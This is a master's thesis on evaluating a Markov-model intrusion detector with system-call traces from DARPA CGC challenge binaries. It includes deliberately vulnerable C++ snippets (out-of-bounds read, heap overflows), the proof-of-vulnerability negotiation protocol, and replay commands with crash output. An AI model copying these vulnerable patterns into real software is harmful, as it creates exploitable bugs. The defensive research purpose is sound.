The Pennsylvania State University
The Graduate School

SYSTEM CALL TRACE BASED PROBABILISTIC PROGRAM MODELING FOR EXPLOITATION DETECTION

A Thesis in
Computer Science and Engineering
by
Hao Li

Submitted in Partial Fulfillment
of the Requirements
for the Degree of

Master of Science

August 2018

The thesis of Hao Li was reviewed and approved* by the following:

Gang Tan
Associate Professor of Computer Science and Engineering
Thesis Co-Advisor

David Miller
Professor of Electrical Engineering
Thesis Co-Advisor

Chitaranjan Das
Distinguished Professor of Computer Science and Engineering
Department Head of Computer Science and Engineering

*Signatures are on file in the Graduate School.

Abstract

Intrusion detection system (IDS) is a common and necessary application for modern software systems to monitor abnormal and potential exploit behaviors. Recent research works have been focusing on anomaly-based IDSs since they have better capabilities of monitoring complex and versatile systems. STatically InitiaLized markOv (STILO) model is one of the recent works that shows superior performance detecting abnormal system call traces. In this thesis, we tested STILO on DARPA CGC final event challenge binaries. Besides that, using STILO method, we built a generic model that works on different software. DARPA CGC is a competition for automatic software defense systems to detect and patch vulnerabilities. Vulnerable challenge binaries are installed on an environment where the competing systems are allowed to analyze and repair it. Those challenge binaries, in our context, are used to test STILO and build generic behavior model upon. The results show that STILO is not able to detect all attacks on DARPA CGC binaries without suffering from high false alarm rates. Similarly, the generic model is not able to perform well, since the model might be confused by the diversified software behavior in training. Another possible reason for the poor performance of STILO is that the attacking requests we used on challenge binaries do not include payloads that usually presents the most distinctive abnormal in behavior.

Table of Contents

List of Figures

List of Tables

Chapter 1

Introduction

Intrusion detection systems (IDS) are necessary for all computer systems. The reasons were first mentioned in [6] by Dennings et al.: 1) it is a well established fact that the majority of computer systems have security flaws and fixing the flaws or replacing the systems with secured types would be unrealistic for either technical, functional or economic reasons; 2) building completely secured systems is an exceptionally hard and time-consuming technical problem, due to the dynamic and flexible nature for all computer systems; 3) even extremely secured, systems are still under the threats of users misusing their privileges.

By detection technology, IDSs are generally categorized into two types: host-based IDS (H-IDS) and network-based IDS (N-IDS) [7]. An H-IDS observes and analyzes program behaviors to alert irregular activities and events on host machines [8, 9, 10, 11, 12]. An N-IDS looks for deviations in network transmission data according to network protocol and application functionality [13, 14, 15, 16, 17, 18].

At the same time, there are three major methodologies involved in IDS development [7]. Signature-based methods detect intrusions whose behaviors or signatures are known to the system [19, 20, 21, 22]. It is the most effective method to detect intrusions that we have prior knowledge about or are prepared for. But once an unknown attack happens or the attack signature changes, this method becomes distinctively less effective. Anomaly-based method is the opposite of signature-based method [23, 24, 25]. It is knowledgeable about normal behaviors and performs ex-

ploit detections by judging whether current behavior fits a normal behavior profile. Since all abnormal behaviors are detected and eventually prevented, anomaly-based IDSs are effective to detect intrusions that behaves abnormally. However, the diversity of normal program behavior makes it hard to build a comprehensive profile for normality, which leads to high false alarm rates. The last method, stateful protocol analysis, is based on inspecting network protocol states [26, 27, 28]. For example, a mismatched request and reply pair is considered a suspicious network behavior. The profile of normal state pairs are generally provided by the network service designer or vendor, which is usually reliable and comprehensive. Besides the incompatibility of this method among different network systems, stateful protocol analysis is also generally costly since it's performing inspections at each pair of states in network communication.

In early days, IDSs generally use signature-based methods [19, 21]. But as the modern software system keeps evolving and attacks using payload encoder, nops, code-reuse appears, signature-based IDSs become expensive and unpractical and suffer from high false alarm rate. Stateful protocol analysis may be efficient since the IDS has comprehensive knowledge of the normal behaviors. But each one of them only works on a specific protocol. [7] Recent IDS research works have been mostly focusing on anomaly detection with statistical [29] and machine learning technologies [30, 31].

One of the methods to detect abnormal behavior is to inspect system or library call sequences. Common techniques involve using automaton [32, 33], Hidden Markov Model (HMM) [34, 35, 36, 37] or execution graph [38]. These models study behaviors (control flow or execution sequence of calls) that are considered benign and normal so that they are able to distinguish abnormal behaviors and alarm them. Among all techniques, HMM is able to quantify the likelihood of a sequence appearing as a normal behavior. It has a strong ability to capture patterns from discrete time series. More importantly, HMM is capable of processing nonlinear and non-stationary data. Therefore, it is a superior choice for anomaly IDS development.

However, learning-based models like HMM requires a large set of normal call trace set as learning material that covers as many control flow paths as possible. When given insufficient data, the model would have a high false alarm rate where it

tends to alert normal call sequences that has not been learned during model training. Unfortunately, for modern software system, collecting comprehensive normal system call traces is a fairly challenging job due to its complexity and frequent updates. Common test case generators are only capable of covering slightly higher than half of code paths in a program [39, 40].

To solve that problem, Kui et al. proposed STatically InitiaLized markOv model (STILO) that combines HMM and static analysis [5]. Static analysis is able to analyze and generate all control flow paths in a program. However, anomaly IDSs based on static analysis [41, 42] are not able to take into consideration the frequency of different control flow paths in a program. Highly unlikely (although normal) behavior are usually not alerted, which can be attacks in practice. Therefore, STILO combines HMM and static analysis to compensate each other. Instead of randomly initializing the initial transition matrix as regular HMM IDSs do, STILO uses static analysis to generate control flow graph and converts it to the initial transition matrix. With the learning-based model that contains knowledge from static analysis, STILO shows advantageous performance on detecting abnormal system call traces [5].

In this thesis, a further test on STILO with more service program behaviors is performed. We also used receiver operating characteristic (ROC) curve as a new measure. In [5], STILO is only tested on eight different programs (flex, grep, gzip, sed, bash, vim, proftpd, nginx). We bring in another 63 vulnerable service program executables from DARPA CGC final event that each comes with a tool that generates normal traces for all possible program control flows and at least one exploit that can successfully attack the program. In total, there are 54339 normal system call traces and 92 exploit traces involved in our experiments.

Also, we built a generic model with STILO method by training STILO with normal system call traces from all 63 programs. In [5], each program has its own model for intrusion detection. However, modern software systems go through frequent updates and corresponding updates for IDSs should also be made since new behaviors are added to the program. Generic IDSs would be able to save the time and resources spent on frequent IDS updates since more abundant and diversified behaviors are involved in model training by including different program traces. Another advantage for generic model is that it would have a better performance on a

complete strange program since it contains knowledge on a large set of behaviors and not biased to any one specific program.

The remainder of the thesis is arranged as follows. In chapter 2, a introduction of our data source, DARPA CGC event, is presented in detail. The purpose of the event is explained. A description of the challenge binary bundle is also provided. Chapter 3 explains the procedure for data acquisition and processing. Chapter 4 describes the method of STILO and shows the results of our experiments. Chapter 5 summarizes all the results and conclusions from this work and discuss future work.

Chapter 2

Introduction of Data Resource

2.1 DARPA Cyber Grand Challenge [1]

The purpose of DARPA Cyber Grand Challenge (DARPA CGC) is to encourage the research of automated cyber defense system. More specifically, the competitors are machines that can detect, prove and repair software vulnerabilities in real-time and no human support is involved.

To provide a computing environment that is friendly to binary reverse engineering, patching and exploitation contests, DARPA CGC developed the DARPA Experimental Cyber Research Evaluation Environment, or DECREE, which is not as suitable in general-purpose computing.

DECREE has a clang compiler and supports an exclusive Executable Format (CGCEF) binaries for which only 7 system calls are provided. Being an i386 linux system, DECREE is well maintained and constantly updated and patched by researchers around the world in a unscheduled way. In addition, DECREE provides tools for validating functionality of binaries, proving vulnerabilities, and tools to help you debug and analyze binaries.

DARPA CGC introduced "Capture The Flag" as the form of competition, which is a head-to-head and network-based race to detect, analyze and repair software flaws in real time in an adversarial environment. Each player controls a defended host, a "server", running an identical copy of the unexplored code. In this competition, it is called Cyber Reasoning System (CRS).

Three tasks must be accomplished for the players to win. Digital flags are

assigned to each player to defend by detecting and patching vulnerabilities in the software on their CRSs; maintain that the software are healthy and functional; scan for opponent's vulnerabilities to capture flags. There is a referee who release challenge binaries (CBs) to players as the flags and constantly emits tests to validate the binaries' functionality. Specifically, the tasks are:

- SECURITY: Each competitor can defend its system by replacing CB with a patched version (called replacement binaries, RBs), keeping flags safe. It can patch each CB using generic defenses or a custom patch for each vulnerability it finds.
- AVAILABILTY: Every program on a server should function normally after being patched. It would be easy but unacceptable to defend software if you could just disable all its functionality. The referee checks that defended software is responding correctly and hasn't been disabled or slowed.
- EVALUATION: Every player can program a vulnerability scanner, searching for vulnerabilities in opponents software and proving these weaknesses to the referee. A successful proof counts as a captured flag.

2.2 Challenge Binary Bundle

Since the goal of the competition is to protect and capture flags, DARPA CGC involved performers under contract to write CBs (i.e. vulnerable programs) for competitors to exploit and protect as flags. In order to test availability and verify vulnerability, authors of the programs also provide service polls and proofs of vulnerabilities in a bundle together with the CBs. In the CGC qualifying event, 131 CB bundles are involved. In the final event (DARPA CGCFE, or CFE), 82 new CB bundles are used. Given that another 116 CB bundles are provided as examples in DECREE, there are, in total, 329 CB bundles from CGC event. Each bundle provides a poller for function testing and at least one PoV.

Challenge binaries are service programs that have intentional vulnerabilities. There are two types of vulnerabilities involved in DARPA CGC: register-set type vulnerability, where the instruction pointer and the value of a negotiated general purpose register are exposed for editing; memory-disclosure type vulnerability,

where a number of contiguous bytes in the private memory region are readable. Apart from challenge binaries, DARPA referees send thousands of complex, legitimate requests or polls to each binary in the challenge binary bundle. Service polls are supposed to comprehensively test the function of each CB to ensure its availability. Different from a poll is a Proof of Vulnerability (PoV) that can capture a flag. Competitors can prove vulnerabilities by sending PoVs to each other's CRS.

2.2.1 Challenge Binaries [2]

Challenge binaries are network services that remote clients can establish network connection with in order to request for service. Each CB is implemented to perform a specific task. Examples include (but are not limited to) file transfer, remote procedure call, remote login, p2p networking. While CB tasks reflect real world tasks, the use of real world protocols is disallowed. CBs may contain methods of operation which mirror challenging cases in real world network defense: dynamic network resource allocation, high integrity execution, dynamic execution, etc.

At least one vulnerability is hidden in each CB and reachable via network input. The types of vulnerabilities include buffer overflow, out-of-bounds read/write, memory disclosure, etc.. Below are some of the CBs' vulnerable code sections and functionalities. Competitors were to create replacement binaries (RBs) to substitute CBs in order to protect their flag.

```
1  /**********************************/
2  //CFE: Blubber
3  //Description: An IPC server + 2 clients implementation of a social media
4  //service where users can 'blub' messages to a list of subscribers.
5  //Vulnerability: Out-of-bounds read
6  //Location: CGC_Final_Event/Blubber/cb_1/src/vector.cc:80
7  void* vector::get(int idx)
8  {
9  #ifdef PATCHED_1
10   if (idx >= len || idx < 0)
11 #else
12   if (idx >= len)
13 #endif
```

```
14    {
15      return nullptr;
16    }
17
18    return data[idx];
19  }
20  }
21
22  /***********************************/
23  //CFE: Fortress
24  //Description: A fortress game.
25  //Vulnerability: Heap buffer overflow
26  //Location: CGC_Final_Event/Fortress/src/service.cc:493
27  if (freaduntil(name, sizeof(name), '\n', stdin) < 0)
28          exit(0);
29  #ifdef PATCHED_1
30      name[CExplorer::k_maxNameLength] = '\0';
31  #endif
32      e->ChangeName(name);
33
34  /***********************************/
35  //CFE: Messaging
36  //Description: A metadata parser built with message passing primitives.
37  //Vulnerability: Heap-based buffer overflow
38  //Location: CGC_Final_Event/Messaging/cb_1/src/main.cc:55
39  static char * escape_string(char *buf, const char *input, int length)
40  {
41  #define ESCAPE_CHR(x, y) else if (c == x) { buf[j++] = '\\'; buf[j++] = y; }
42      int i, j;
43      for (i = 0, j = 0; i < length; i++)
44      {
45          char c = input[i];
46
47          if (0) {} /* placeholder */
48          ESCAPE_CHR('\0', '0')
49          ESCAPE_CHR('\b', 'b')
50          ESCAPE_CHR('\r', 'r')
51          ESCAPE_CHR('\n', 'n')
52          ESCAPE_CHR('\t', 't')
53          else buf[j++] = c;
54      }
55      buf[j] = 0;
```

```
56      return buf;
57  }
58
```

2.2.2 Service Polls [3]

As mentioned above, DARPA CGC verify the availability of each challenge binary (CB) constantly to ensure its original functionality. For that purpose, they created unit tests known as service polls. Besides functionality, performance of the patched CBs, i.e. RBs, is also measured by service polls in order to test the impact of reformulation from competitors. Since they are supposed to serve as unit tests, service polls are able to thoroughly and test the interactivity and complexity of CBs.

Since DARPA CGC has a requirement for comprehensive CB service validation, a large number of deterministic and unique service polls have to be created to test the binaries. To remove the excessive human labor to create test files, a generator of service polls is provided so that all test cases can be automatically generated from a state machine associated with the binary, which consists of a weighted directed graph and a python module that creates test files from the state machine.

The state machine is specified by the weighted directed graph which describes the connections between individual components. CB authors use it to define polls as individual components and explore the permutations of combination of different components for CB validation.

The individual components in the state machine are nodes related to methods in the provided python class. And edges that connect different nodes define the node sequence, that is, which node could be called when a given preceding call completes execution. These two categories of elements (edge, node) are defined in YAML, in a form of a dictionary.

In the YAML file, node entries are a list of dictionaries that define all the nodes involved. Each entry consists of a key name, a string that is used as the name of the node. Each method in the provided python module has an entry in the YAML file, the value of the entry being the same with the name of the method.

In this dictionary, two additional entries are supported: `chance`, `continue`. Both of them, if provided, are specified as floats between 0.0 and 1.0.

- `continue` specifies the probability that the state machine should continue processing after execution of this node.

- `chance` specifies the probability that the state machine should execute the node, or skip the node to continue traversing the reset of the graph.

Apparently, node names are unique. If the node name `start` is defined, the traversal would always begin at it, otherwise, the traversal will start at a random node in the graph.

In the YAML file, edge entries are also a list of dictionaries that define an edge between two nodes. Each dictionary can have up to two entries: the `key` and `value` refer to the start and end node respectively. Within this dictionary, two additional entries are supported: `weight` and `after`. Both of them, if provided, are specified as floats between 0.0 and 1.0.

- `weight` specifies the probability of traversal of a given edge when a node has multiple edges leaving the node within the graph.

- `after` specifies that a path may only be included in the traversal after a specified percentage of polls have been generated.

The state machine is a python class. It characterizes the implementations of methods that perform the interactions with a CB service for a given state. The underlying implementation is a subclass (action class) of the generator. The python action class is provided as part of the poll-generation package.

The state machine class provides a set of methods that perform specific functionality that interact with CB via the XML DTD used by cb-replay. These methods are:

- `read`: creates a read interaction

- `write`: creates a write interaction

- `xml`: creates an XML for all of the existing interactions

- `chance`: simple to use wrapper to get a True or False value, specifying the probability that True will be taken via a float between 0.0 and 1.0.

- `reset`: resets the internal state of the machine, which is called per iteration of the graph traversal.

To create a state machine for use within the generate-polls, provide methods for each node in the directed graph described above. Each method should call self.read and self.write as needed, which will implement read and write interactions to the service.

There is a dictionary state, which is provided by the parent class that can be used for storing arbitrary intermediary values during execution of a given iteration but is reset between each iteration. The state dictionary is reinitialized by the above reset method.

2.2.3 Proof of Vulnerability [4]

Since there are two types of vulnerabilities involved for each challenge binary, to prove them, two types of proof of vulnerabilities (PoVs) are needed. To perform a Type 1 POV, a request is required from a remote client to the host CB/RB which will cause it to fault at an specific instruction pointer location, with one of the general purpose registers' value also altered. In order to prove a successful exploit to the competition framework, the manipulated instruction pointer value, register value and the designation of the register are negotiated at the beginning of the request. To initiate a Type 2 POV, a request is required from a remote client to the host CB/RB which will lure the host to leak a specific number of bytes in the private memory to the client, the value at which is preset by the competition framework on running the CB/RB. The framework will verify the leaked value from the client afterwards. The specific exploitation process is described below.

2.2.3.1 Type 1 POV

A Type 1 POV intends to manipulate the instruction pointer and a general purpose register value on the host challenge binary/replacement binary. It is performed from a remote client by sending a malicious request to the host server.

At the beginning of a Type 1 POV request, a negotiation process is performed between the remote client and the competition framework. The first step of the

negotiation is to notify the competition framework that a Type 1 POV is being attempted by transmitting integer 1 to the framework.

After that, the client transmits 3, 32-bit, little-endian integers to competition framework. The first number is `ipmask`, informing the framework that it's attempting to gain control of the instruction pointer for the CB/RB. An valid mask need to have at least 20 bits of 1 among the 32. Otherwise, the POV attempt would be judged fail. In response to a successful negotiation, the framework would return 20 (or more as required by the provided mask) bits that must appear verbatim in the instruction pointer at the moment CB/RB terminates in a faulting state. The POV obtains this negotiated value via file descriptor 3 on the remote client by receiving the first available 32-bit little-endian integer from the CB/RB host.

The second number transmitted during Type 1 negotiation is known as `regmask` which is to notify the framework that the current request is attempting to acquire control of one of the general purpose registers. Similarly, there should be at least 20 bits of 1 in `regmask`. And in response to that, the competition infrastructure would return 20 (or more as required by the provided mask) bits that must appear verbatim in the general register's value at the moment when CB/RB faults. This negotiated value would be obtained by the POV by receiving the second available 32-bit, little-endian integer value available via file descriptor 3 from the host machine.

The third and last 32-bit, little-endian integer transmitted to the host machine during Type 1 negotiation is the `regnum` which is to specify the designated register to be manipulated at the moment when the CB/RB faults at the negotiated instruction pointer. The following members are used to specify the corresponding registers: `0-eax, 1-ecx, 2-edx, 3-ebx, 4-esp, 5-ebp, 6-esi, 7-edi`.

After negotiation with the competition framework, the negotiated instruction pointer value and negotiated general purpose register value are accessible by using the variable `TYPE_IP` and `TYPE1_REG`. POV is responsible of incorporating the negotiated `eip` value and register value into the message transmitted to the remote CB/RB and lead to a termination of it at the negotiated state.

2.2.3.2 Type 2 PoV

A Type 2 POV attempts to demonstrate the vulnerability in a CB/RB that a remote client is able to read the contents of arbitrary memory locations within the memory space preset by the competition framework.

In order to cooperate with a client that is attempting a Type 2 POV, the competition framework creates a private memory space mapped into every running CB/RB at address `0x4347C000` which is filled with 4096 pseudo-random bytes uniquely generated for each remote connection request. This preset flag page represents the external data for a CB/RB. A Type 2 POV is required to read 4 contiguous bytes in this memory region to prove a memory disclosure vulnerability.

A Type 2 POV also begins with a negotiation process on file descriptor 3. The integer 2 is transmitted to inform the competition framework that a Type 2 POV is being attempted. In response to that, the framework would reply with 3, 32-bit little-dndian integers specifying the memory region to be read by the POV.

The first integer is known as `type2_addr` which is the base address of the private memory region.The second integer responded to the remote client is known as `type2_size` which is the size (in bytes) of the private memory region. The third integer is known as the `type2_length` which notifies the number of contiguous bytes that the POV must read from any location in the memory region specified by the previous two integers. After negotiation, the integer `type2_addr`, `type2_size` and `type2_length` are accessible via variable `TYPE2_ADDR`, `TYPE2_SIZE`, and `TYPE2_LENGTH` respectively. In general, we have `type2_addr = 0x4347C000, type2_length = 4096, type2_size = 4`.

Compared to Type 1 POV, there is one extra step for Type 2 POV to prove its success. That is to transmit the bytes read from the private region to the competition framework for verification via file descriptor 3. The remote client will assign the bytes to a variable `TYPE2_VALUE` and the framework would compare this variable with the bytes in the memory location previously negotiated.

Chapter 3

Data Acquisition

In this thesis, the data for testing is the behavior of challenge binary (CB) services from DARPA CGC Final Event under normal and malicious requests. We used the data to test the performance of STILO [5] and came up with a generic IDS model. In order to record CB behavior, system call traces are intercepted while CBs are processing requests from remote clients. We used the tool `strace` to track the triggered system calls when CB is interacting with remote clients. Service poll requests are used to generate normal traces of CBs while PoVs are used to generate attacking traces (also considered as abnormal traces). There are in total 63 CBs involved. The process of trace collection is introduced below.

3.1 Running the Challenge Binary, PoV and Service Poll

In this section, we will introduce how to launch CBs as services and how to use PoVs and service polls to interact with CBs in order to acquire attacking and normal system call traces respectively.

3.1.1 Running the Challenge Binary

In DARPA CGC Final Event, 82 CBs are launched from a server for competitor's cyber reasoning system (CRS) to prove and fix vulnerability remotely, among

which 63 of them are used in this thesis. To run CBs as services, the CGC framework provides `cb-server`, a inetd TCP server which launches CBs for a specific connection within a restricted environment. CBs are able to communicate using file descriptor `STDIN` and `STDOUT` via TCP connection.

`cb-server` performs several actions to restrict execution environment of the CB before execution. In this thesis we used the option "–insecure" to reduce the impact from CB to the rest of the system. For example, for the CB `CROMU_00078` we used the following command to launch it.

```
cb-server --insecure -p 10000 -d <parent_directory> CROMU_00078
```

In the command, `-p` specifies the port number for the service connection and `-d` specifies the directory of the CB. After executing this command, the CB will be running in the background as a service which can take requests at the specified port on `localhost`.

3.1.2 Running the PoV

For each CB, the CB author provides one or several PoVs to prove its vulnerabilities. When a remote client sends the PoV request to the CB host, CB will respond accordingly and the CGC DECREE framework will verify whether it's the required response (Type 1 or Type 2) to prove the vulnerability. In this thesis, we used PoVs to generate abnormal behaviors from CBs.

In order to send a PoV requests to the host server, the challenge framework provides a tool, `cb-replay-pov`. This tool allows a client to send a PoV request to CB host and notify the challenge framework to prepare for the verfication of the proof. For example, if we are to send `pov_1.pov` to the CB host we would run the following command.

```
cb-replay-pov --host 127.0.0.1 --port 1000 <parent_directory>/pov_1.
pov
```

In this command, `--host` specifies the IP address of the CB host. In our case, we ran the CB and PoVs on the same machine hence `localhost` would be the host address. `--port` specifies the port for the communication, which should match the port specified by `cb-server`. And the PoV file name is attached at the end.

As mentioned in chapter two, a type 1 PoV request to a remote CB service

would change the value of the instruction pointer and a designated general purpose register. Below we show the output information from the client (PoV side) and host (CB side) terminal for a type 1 PoV request to the CB `LUNGE_00001`.

On the client terminal for sending the PoV request, the CGC framework would display the feedback of the type 1 PoV negotiation.

```
vagrant@crs:/vagrant/my-cb$ cb-replay-pov --host 127.0.0.1 --port 10000
 ↪  pov/POV_00003.pov
# pov/POV_00003.pov
# negotiation type: 1
# type 1 masks: fefefefe fefefefe
# type 1 pov: e28c2cb4 142c70ac 2
```

`type 1 masks` displays the first two masks from the PoV. `type 1 pov` displays the three negotiated values responded from CGC framework.

On the host terminal for the CB service, the CGC framework would display the values of all general purpose registers and and the instruction pointer.

```
connection from: 127.0.0.1:47211
negotiation flag: 0
getting random seed
seed:
 ↪  19FB62A5AC5165B0E819F8AC9D184AA45D4EAA35EC321BCFE2FB336DB4532DBDCDDD65A47AE
 ↪  04BCF996069FD9D5E2236
stat: LUNGE_00001 filesize 85736
register states - eax: 00000000 ecx: e28c2cb4 edx: 142c70ac ebx: 00000000 esp:
 ↪  baaaab38 ebp: baaaaff4 esi: 00000006 edi: 00000000 eip: e28c2cb4
CB generated signal (pid: 3493, signal: 11)
total children: 1
total maxrss 24
total minflt 7
total utime 0.000000
total sw-cpu-clock 207616
total sw-task-clock 207427
```

`seed` specify the identification PRNG number for the PoV request. `register states` displays all values from each general purpose registers and the instruction

pointer. CB exited with a signal after the PoV request. The rest of the information describes the running stats from this PoV. From the result we can find out that `eip` is changed to the negotiated value `e28c2cb4` and the register `edx` (specified in PoV with number 2) is changed to the negotiated value `142c70ac`.

For Type 2 PoVs, they would disclose the content in the memory location `0x4347C000`. Again, we shows the output in terminal for Type 2 PoV request of service `LUNGE_00001`.

In the client terminal, the negotiation information is as follows.

```
1 vagrant@crs:/vagrant/my-cb$ cb-replay-pov --host 127.0.0.1 --port 10000
   ↪  pov/POV_00002.pov
2 # pov/POV_00002.pov
3 # negotiation type: 2
4 # sending page location: 1128775680, 4096, 4
5 # secret value: e046f73b
```

The memory location is displayed in `sending page location` along with memory page size, 4096, and the required disclosure bytes, 4, for the PoV. In `secret value` the content of the required memory location is displayed, `e046f73b`.

On the host side, the status of the PoV request is displayed.

```
1  connection from: 127.0.0.1:33983
2  negotiation flag: 0
3  getting random seed
4  seed: D0EE187212B01EE94ADD5F7B1E717D362FDBDA026433A652B65DE2C2B397F87040149F4B9
    ↪  5F787F279533CCA69B5B61E
5  stat: LUNGE_00001 filesize 85736
6  CB exited (pid: 3481, exit code: 1)
7  total children: 1
8  total maxrss 24
9  total minflt 7
10 total utime 0.000000
11 total sw-cpu-clock 306101
12 total sw-task-clock 306259
13 CB exited (pid: 3480, exit code: 0)
```

3.1.3 Running the Service Poll

Apart from PoVs to prove vulnerabilities in CBs, authors of CBs also provide service polls to comprehensively test their functionalities. When a service poll request is received by the CB host, the challenge framework is able to verify if the CB is functioning normally according to its response and reaction time. In this project, we used service polls to generate normal behaviors of the CBs.

In order to send service poll requests to the host server, the challenge framework provides a tool, `cb-replay`. This tool allows a client to send service poll requests to CB host and notify the host challenge framework to prepare for the functionality tests of the CB. For example, if we are to send the poll `GEN_00000_00001.xml` to a host, we would run the following command.

```
cb-replay --host 127.0.0.1 --port 10000 <parent_directory>/GEN_00000
_00001.xml
```

Again, `--host` specifies the host IP address. `--port` specifies the communication port. And the service poll file name is attached at the end.

3.2 Trace Collecting

As mentioned earlier, we used PoV and service poll requests to trigger CBs' behavior. In order to record the reacting behaviors, we captured system call traces and `strace` was the tool to collect them. Also we built a shell script to automatically run all PoVs and service polls on the corresponding CBs.

3.2.1 Using `strace` to Collect System Call Trace

`strace` is a system tool to diagnose and debug binaries or processes. It is capable of monitoring the execution system calls of an executable or a process by its `pid`. The result can be a time series of system calls or a statistics report of all system calls involved. It is also capable of monitoring a specific system call but this function was not used in our work.

Since we were studying the behavior of the CBs, the targets for `strace` were the CBs launched by `cb-server` when they were processing requests from remote clients. In this thesis we used the `-p` option in `strace` to monitor the CB process

and intercept system call traces. We also used `-tt` to include time stamp on each system call and `-f` to involve all child processes created by current processes as a result of the `fork` system call.

In order to interact with the DARPA DECREE framework, the CB service launcher `cb-server` uses `ptrace` to track the status of the running CB (e.g. acquire the values in general purpose registers), which, in practice, would conflict with `strace`. This conflict might be due to the fact that `strace` also uses `ptrace` to implement the function of system call tracing. In order to trace `cb-server` with `strace`, we commented out the code that involves `ptrace` in the source code for `cb-server` (line 173 and 179 in "main.c").

3.2.2 Trace Collecting with Shell Script

In total, there were 63 CBs involved in the experiments, which were associated with 54339 service polls and 92 PoVs. In order to efficiently collect the CBs' response system call traces to all those requests, we developed a shell script.

We developed `cb-server.sh` to launch each CB and `replay-poll.sh`, `replay-pov.sh` to send all service polls and PoV requests while the corresponding CB is running. Apart from that, we created file `current_cb.txt` for `cb-server.sh` to keep track of the name of the current running CB so that `replay-pov.sh` or `replay-poll.sh` can read from the file and run the corresponding requests. `current_finish.txt` was created for the request running scripts to write the text "finished" together with the CB's name (e.g. "CROMU_00078 finished") so that `cb-server.sh` would read this information from the file and launch the next CB.

For those CBs, they were launched as background service by attaching `&` at the end of the command. The following command was used to run a CB.

```
cb-server --insecure -p 10000 -d <parent_directory> ${CB[@]} &
```

In this way, the CB would be running in the background until killed. Since some CBs involve multiple binaries, we used a bash array (`${CB[@]}`) to represent all of them. After the CB was launched, `cb-server.sh` waited until "<CB_name> finished" is written in `current_finish.txt` to kill the current CB and proceed with the next one.

3.3 Sample Data Set

There were 54339 normal traces and 92 exploit traces collected. Each CB generated 500 to 1000 normal traces and at least one exploit trace. In this section, a sample trace segment is presented. Also, the preprocessing of the traces are described before classification. Below are 39 system calls that appear in all trace files.

_llseek, _terminate, alarm, allocate, chdir, clone, close, connect, deallocate, execve, fcntl64, fdwait, fstat64, ioctl, kill, mmap2, open, perf_event_open, poll, prctl, ptrace, random, read, receive, recvmsg, rt_sigaction, rt_sigprocmask, rt_sigsuspend, select, send, setrlimit, setsid, sigreturn, socket, socketpair, stat64, transmit, wait4, write.

Below is part of a system call trace file involved in this thesis.

```
12491 08:06:04.703516 <... poll resumed> ) = 1 ([{fd=3,
 ↪ revents=POLLIN|POLLHUP}])
11855 08:06:04.703557 rt_sigprocmask(SIG_UNBLOCK, [CHLD],  <unfinished ...>
12491 08:06:04.703599 recvmsg(3,  <unfinished ...>
11855 08:06:04.703634 <... rt_sigprocmask resumed> NULL, 8) = 0
12491 08:06:04.703674 <... recvmsg resumed> {msg_name(0)=NULL,
 ↪ msg_iov(2)=[{"passwd\0", 7}, {"\3100\3\0\0\0\0\0", 8}], msg_controllen=16,
 ↪ {cmsg_len=16, cmsg_level=SOL_SOCKET, cmsg_type=SCM_RIGHTS, {5}},
 ↪ msg_flags=MSG_CMSG_CLOEXEC}, MSG_CMSG_CLOEXEC) = 15
11855 08:06:04.703722 rt_sigprocmask(SIG_BLOCK, [CHLD],  <unfinished ...>
12491 08:06:04.703766 mmap2(NULL, 217032, PROT_READ, MAP_SHARED, 5, 0
 ↪ <unfinished ...>
11855 08:06:04.703802 <... rt_sigprocmask resumed> NULL, 8) = 0
12491 08:06:04.703843 <... mmap2 resumed> ) = 0xb7613000
11855 08:06:04.703880 select(4, [3], NULL, NULL, {0, 100} <unfinished ...>
12491 08:06:04.703927 close(5)          = 0
12491 08:06:04.703997 close(3)          = 0
12491 08:06:04.704072 socket(PF_FILE, SOCK_STREAM|SOCK_CLOEXEC|SOCK_NONBLOCK, 0
 ↪ <unfinished ...>
11855 08:06:04.704100 <... select resumed> ) = 0 (Timeout)
12491 08:06:04.704141 <... socket resumed> ) = 3
11855 08:06:04.704177 rt_sigprocmask(SIG_UNBLOCK, [CHLD],  <unfinished ...>
12491 08:06:04.704218 connect(3, {sa_family=AF_FILE,
 ↪ path="/var/run/nscd/socket"}, 110 <unfinished ...>
11855 08:06:04.704265 <... rt_sigprocmask resumed> NULL, 8) = 0
```

```
19 12491 08:06:04.704313 <... connect resumed> ) = 0
20 11855 08:06:04.704350 rt_sigprocmask(SIG_BLOCK, [CHLD],  <unfinished ...>
21 12491 08:06:04.704393 send(3, "\2\0\0\0\1\0\0\0\v\0\0\0002912618034\0", 23,
    ↪  MSG_NOSIGNAL <unfinished ...>
22 11855 08:06:04.704432 <... rt_sigprocmask resumed> NULL, 8) = 0
23 12491 08:06:04.704519 <... send resumed> ) = 23
24 11855 08:06:04.704558 select(4, [3], NULL, NULL, {0, 100} <unfinished ...>
25 12491 08:06:04.704612 poll([{fd=3, events=POLLIN|POLLERR|POLLHUP}], 1, 5000) =
    ↪  1 ([{fd=3, revents=POLLIN|POLLHUP}])
26 12491 08:06:04.704698 read(3,
    ↪  "\2\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\377\377\377\377"..., 36) = 36
27 11855 08:06:04.704783 <... select resumed> ) = 0 (Timeout)
28 12491 08:06:04.704823 close(3 <unfinished ...>
29 11855 08:06:04.704858 rt_sigprocmask(SIG_UNBLOCK, [CHLD],  <unfinished ...>
30 12491 08:06:04.704899 <... close resumed> ) = 0
31 11855 08:06:04.704934 <... rt_sigprocmask resumed> NULL, 8) = 0
32 12491 08:06:04.704973 open("/dev/urandom", O_RDONLY <unfinished ...>
33 11855 08:06:04.705011 rt_sigprocmask(SIG_BLOCK, [CHLD],  <unfinished ...>
34 12491 08:06:04.705051 <... open resumed> ) = 3
35 11855 08:06:04.705086 <... rt_sigprocmask resumed> NULL, 8) = 0
36 12491 08:06:04.705125 read(3,  <unfinished ...>
37 11855 08:06:04.705160 select(4, [3], NULL, NULL, {0, 100} <unfinished ...>
38 12491 08:06:04.705205 <... read resumed> "\2454\252\f", 4) = 4
39 12491 08:06:04.705245 close(3)          = 0
40 12491 08:06:04.705319 socket(PF_FILE, SOCK_STREAM|SOCK_CLOEXEC|SOCK_NONBLOCK,
    ↪  0) = 3
```

Each line records an occurrence of a system call and the corresponding process id and time stamp. For example, line 2 records an occurrence of the system call `rt_sigprocmask` executed for process `11855` at time `08:06:04.703557`. The corresponding parameters for the system call is also displayed in the trace file. When `<unfinished>` happens, it means that another system call is being called by a different thread or process. In order to preserve the order of those calls, the ongoing system call is marked as `<unfinished>` and would eventually be resumed after the other calls finishes (marked `<resumed>`).

